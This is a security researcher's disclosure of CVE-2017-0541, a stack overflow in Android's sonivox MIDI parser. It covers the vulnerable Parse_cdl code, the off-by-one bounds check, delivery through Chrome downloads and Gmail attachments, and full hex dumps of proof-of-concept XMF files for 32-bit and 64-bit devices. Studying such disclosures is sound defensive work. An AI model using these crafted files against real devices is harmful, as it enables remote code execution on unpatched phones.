CVE-2017-0541

CVE-2017-0541 Remote code execution triggered by malformed XMF file in sonivox, affecting most android version (4.4 – 7.1), disclosed in the April security bulletin, https://source.android.com/security/bulletin/2017-04-01.html

Impact: Processing a maliciously crafted XMF format audio file may lead to arbitrary code execution.
Description: A stack corruption issue when parse xmf file.
CVE-2017-0541: Jioun_dai of Skyeye, 360 Enterprise Security.

Abstract

The "sonivox" external library is used by Android to process MIDI files. A memory corruption issue exists in the Parse_cdl function, which is called via the EAS_Prepare public API. The issue is caused while processing Extensible Music Files (XMF) using the MediaPlayer or MediaScannerConnection APIs. Specifically, EAS_Prepare is called via MediaPlayer.prepare MediaPlayer.getDuration and MediaScannerConnection.scanFile.

In practice I have triggered the stack corruption on a device in the following scenarios:

- Forcing a ".xmf" file to be auto-downloaded by Chrome, which will then be processed by the media scanner service.

- Clicking on an attachment in Gmail.

In general, many other application specific attack vectors may be possible depending on the specific usage of the media APIs.

Analysis

The vulnerability is caused by the cdl parser in function Parse_cdl (eas_mdls.c):
https://android.googlesource.com/platform/external/sonivox/+/android-7.1.1_r26/arm-wt-22k/lib_src/eas_mdls.c

```
static EAS_RESULT Parse_cdl (SDLS_SYNTHESIZER_DATA *pDLSData, EAS_I32 size,
EAS_U32 *pValue)
{
    EAS_RESULT result;
    EAS_U32 stack[CDL_STACK_SIZE];
    EAS_U16 opcode;
    EAS_INT stackPtr;
    EAS_U32 x, y;
    DLSID dlsid;

    stackPtr = -1;
    *pValue = 0;
    x = 0;
    while (size)
    {
        /* read the opcode */
        if ((result = EAS_HWGetWord(pDLSData->hwInstData, pDLSData->fileHandle, &opcode,
EAS_FALSE)) != EAS_SUCCESS)
```

```
            return result;

        /* handle binary opcodes */
        if (opcode <= DLS_CDL_EQ)
        {
            /* pop X and Y */
            if ((result = PopcdlStack(stack, &stackPtr, &x)) != EAS_SUCCESS)
                return result;
            ...
            switch (opcode)
            {
                case DLS_CDL_AND:
                    x = x & y;
                    break;
                case DLS_CDL_OR:
                    x = x | y;
                    break;
                ...
        }

        else if (opcode == DLS_CDL_NOT)
        {
            if ((result = PopcdlStack(stack, &stackPtr, &x)) != EAS_SUCCESS)
                return result;
            x = !x;
        }

        else if (opcode == DLS_CDL_CONST)
        {
            if ((result = EAS_HWGetDWord(pDLSData->hwInstData, pDLSData->fileHandle, &x,
EAS_FALSE)) != EAS_SUCCESS)
                return result;
        }
        ...
        else
            { /* dpp: EAS_ReportEx(_EAS_SEVERITY_WARNING, "Unsupported opcode %d in DLS
file\n", opcode); */ }

        /* push the result on the stack */
        if ((result = PushcdlStack(stack, &stackPtr, x)) != EAS_SUCCESS)
            return result;
    }

    /* pop the last result off the stack */
    return PopcdlStack(stack, &stackPtr, pValue);
}
```

Parse_cdl is called by DLSParser:

```
EAS_RESULT DLSParser (EAS_HW_DATA_HANDLE hwInstData, EAS_FILE_HANDLE
fileHandle, EAS_I32 offset, EAS_DLSLIB_HANDLE *ppDLS)
{
    ...

    while (pos < endDLS)
    {
```

```
    chunkPos = pos;

    /* get the next chunk type */
    if ((result = NextChunk(&dls, &pos, &temp, &size)) != EAS_SUCCESS)
        return result;

    /* parse useful chunks */
    switch (temp)
    {
        case CHUNK_CDL:
            if ((result = Parse_cdl(&dls, size, &temp)) != EAS_SUCCESS)
                return result;

    ...
```

Let's see the while loop in function Parse_cdl, the size value is set by parsing xmf file, so it is an attacker controlled value. The value of variable opcode is set by calling EAS_HWGetWord(..), which is also an attacker controlled value, when the value of opcode is not satisfied any condition of the if branch (opcode > DLS_CDL_EQ and not DLS_CDL_NOT will be OK), it will push x in the stack by calling PushcdlStack(stack, &stackPtr, x).

[**Note**: There is another bug in Parse_cdl(...) , why the value of size(while loop condition) is never changed, it's a infinite loop. Perhaps not yet fixed.]


In PushcdlStack:

```
static EAS_RESULT PushcdlStack (EAS_U32 *pStack, EAS_INT *pStackPtr, EAS_U32 value)
{

    /* stack overflow, return an error */
    if (*pStackPtr >= CDL_STACK_SIZE) //CDL_STACK_SIZE is 8
        return EAS_ERROR_FILE_FORMAT;

    /* push the value onto the stack */
    *pStackPtr = *pStackPtr + 1;
    pStack[*pStackPtr] = value;
    return EAS_SUCCESS;
}
```

First, check value of *pStackPtr, and then *pStackPtr add one, and push the value into pStack. The checking (if (*pStackPtr >= CDL_STACK_SIZE)) is incorrect, when PushcdlStack(...) is called 8 times continuously, the value of *pStackPtr is from -1 to 7.

The 9th loop of while in Parse_cdl(...), opcode is set DLS_CDL_CONST(0x0010), the value of x is got from xmf file, which is an attack controlled value, and push x into stack. At this time of calling PushcdlStack(), the value of *pStackPtr is 7, and then add one, and the stack will be overflow.

Crash trace



Sample(POC)


The sample of triggering this vulnerability is different when it is played on 32 bit device and 64 bit device, because of another bug of sonivox, I simply explain this bug, the bug appears in function XMF_ReadNode (eas_xmf.c):
https://android.googlesource.com/platform/external/sonivox/+/android-7.1.1_r26/arm-wt-22k/lib_src/eas_xmf.c

```
if (chunkType == XMF_RIFF_CHUNK)
    {
        /* skip length */
        if ((result = EAS_HWFileSeekOfs(hwInstData, pXMFData->fileHandle, sizeof(EAS_I32))) != EAS_SUCCESS)
            …
```

EAS_I32 is defined long, sizeof(EAS_I32) is 4 bytes in 32 bit device, but 8 bytes in 64 bit device, so the offset of XMF_RIFF_DLS is different, and in order to parse DLS correctly and bypass some field checks, the two samples are different.


When you personally debug this vulnerability, you will find how to cleverly construct the samples, leave it to you.

sample for 32 bit device



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 58 4D 46 5F 31 2E 30 30 81 70 04 AA AA AA AA 0F  XMF_1.00.p.ªªªª.
0010h: 02 04 00 01 82 3C 00 05 00 01 52 49 46 46 81 20  ....,<....RIFF.
0020h: 00 00 44 4C 53 20 63 64 6C 20 16 00 00 00 13 00  ..DLS cdl ......
0030h: 13 00 13 00 13 00 13 00 13 00 13 00 13 00 10 00  ................
0040h: 41 41 41 41 63 64 6C 20 16 00 00 00 13 00 13 00  AAAAcdl ........
0050h: 13 00 13 00 13 00 13 00 13 00 13 00 10 00 41 41  ..............AA
0060h: 41 41 63 64 6C 20 16 00 00 00 13 00 13 00 13 00  AAcdl ..........
0070h: 13 00 13 00 13 00 13 00 13 00 10 00 41 41 41 41  ............AAAA
0080h: 70 00 00 00 BB BB BB BB 61 72 74 31 70 00 00 00  p...»»»»art1p...
0090h: 08 00 00 00 01 00 00 00 01 00 00 00 01 00 BB BB  ..............»»
00A0h: BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
00B0h: BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
00C0h: BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
00D0h: BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
00E0h: BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
00F0h: BB BB BB BB 77 76 70 6C 40 00 00 00 CC CC CC CC  »»»»wvpl@...ÌÌÌÌ
0100h: 77 61 76 65 20 00 00 00 CC CC CC CC 66 6D 74 20  wave ...ÌÌÌÌfmt
0110h: 10 00 00 00 01 00 01 00 FF FF FF FF FF FF FF FF  ........ÿÿÿÿÿÿÿÿ
0120h: FF FF 08 00 64 61 74 61 00 FF FF FF DD DD DD DD  ÿÿ..data.ÿÿÿÝÝÝÝ
0130h: DD DD DD DD DD DD DD DD DD DD DD DD 70 74 62 6C  ÝÝÝÝÝÝÝÝÝÝÝÝptbl
0140h: 08 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
0150h: 17 00 04 00 01 4D 54 68 64 AA AA AA AA AA AA AA  .....MThdªªªªªªª
0160h: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªª
0170h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0180h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0190h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01A0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01B0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01C0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01D0h: FF FF FF FF FF FF FF FF FF FF                    ÿÿÿÿÿÿÿÿÿÿ
```

sample for 64 bit device



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	58	4D	46	5F	31	2E	30	30	81	70	04	AA	AA	AA	AA	0F	XMF_1.00.p.ªªªª.
0010h:	02	04	00	01	82	40	00	05	00	01	52	49	46	46	81	20	....‚@....RIFF.
0020h:	00	00	44	4C	53	20	44	4C	53	20	00	00	00	00	63	64	..DLS DLS ....cd
0030h:	6C	20	16	00	00	00	13	00	13	00	13	00	13	00	13	00	l .....
0040h:	13	00	13	00	13	00	10	00	41	41	41	41	63	64	6C	20	.....AAAAcdl
0050h:	16	00	00	00	13	00	13	00	13	00	13	00	13	00	13	00	.....
0060h:	13	00	13	00	10	00	41	41	41	41	63	64	6C	20	16	00	.....AAAAcdl ..
0070h:	00	00	13	00	13	00	13	00	13	00	13	00	13	00	13	00	.....
0080h:	13	00	10	00	41	41	41	41	70	00	00	00	BB	BB	BB	BB	....AAAAp...»»»»
0090h:	61	72	74	31	70	00	00	00	08	00	00	00	01	00	00	00	art1p.....
00A0h:	01	00	00	00	01	00	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	.....»»»»»»»»»»
00B0h:	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	»»»»»»»»»»»»»»»»
00C0h:	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	»»»»»»»»»»»»»»»»
00D0h:	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	»»»»»»»»»»»»»»»»
00E0h:	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	BB	»»»»»»»»»»»»»»»»
00F0h:	BB	BB	BB	BB	BB	BB	BB	BB	77	76	70	6C	40	00	00	00	»»»»»»»»wvpl@...
0100h:	CC	CC	CC	CC	77	61	76	65	20	00	00	00	CC	CC	CC	CC	ÌÌÌÌwave ...ÌÌÌÌ
0110h:	66	6D	74	20	10	00	00	00	01	00	01	00	FF	FF	FF	FF	fmt ....ÿÿÿÿ
0120h:	FF	FF	FF	FF	FF	FF	08	00	64	61	74	61	00	FF	FF	FF	ÿÿÿÿÿÿ..data.ÿÿÿ
0130h:	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	DD	ÝÝÝÝÝÝÝÝÝÝÝÝÝÝÝÝ
0140h:	70	74	62	6C	08	00	00	00	00	00	00	00	01	00	00	00	ptbl.....
0150h:	00	00	00	00	17	00	04	00	01	4D	54	68	64	AA	AA	AA	.....MThdªªª
0160h:	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	ªªªªªªªªªªªªªªªª
0170h:	AA	AA	AA	AA	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ªªªªÿÿÿÿÿÿÿÿÿÿÿÿ
0180h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0190h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01A0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01B0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01C0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01D0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF			ÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

Timeline

- 2016.12.29 Initial discovery
- 2017.01.01 Report to Google
- 2017.01.02 Google responds on they are working on a fix
- 2017.02.22 Google's initial severity assessment is Critical
- 2017.02.27 CVE-2017-0541 assigned
- 2017.04.03 Public disclosure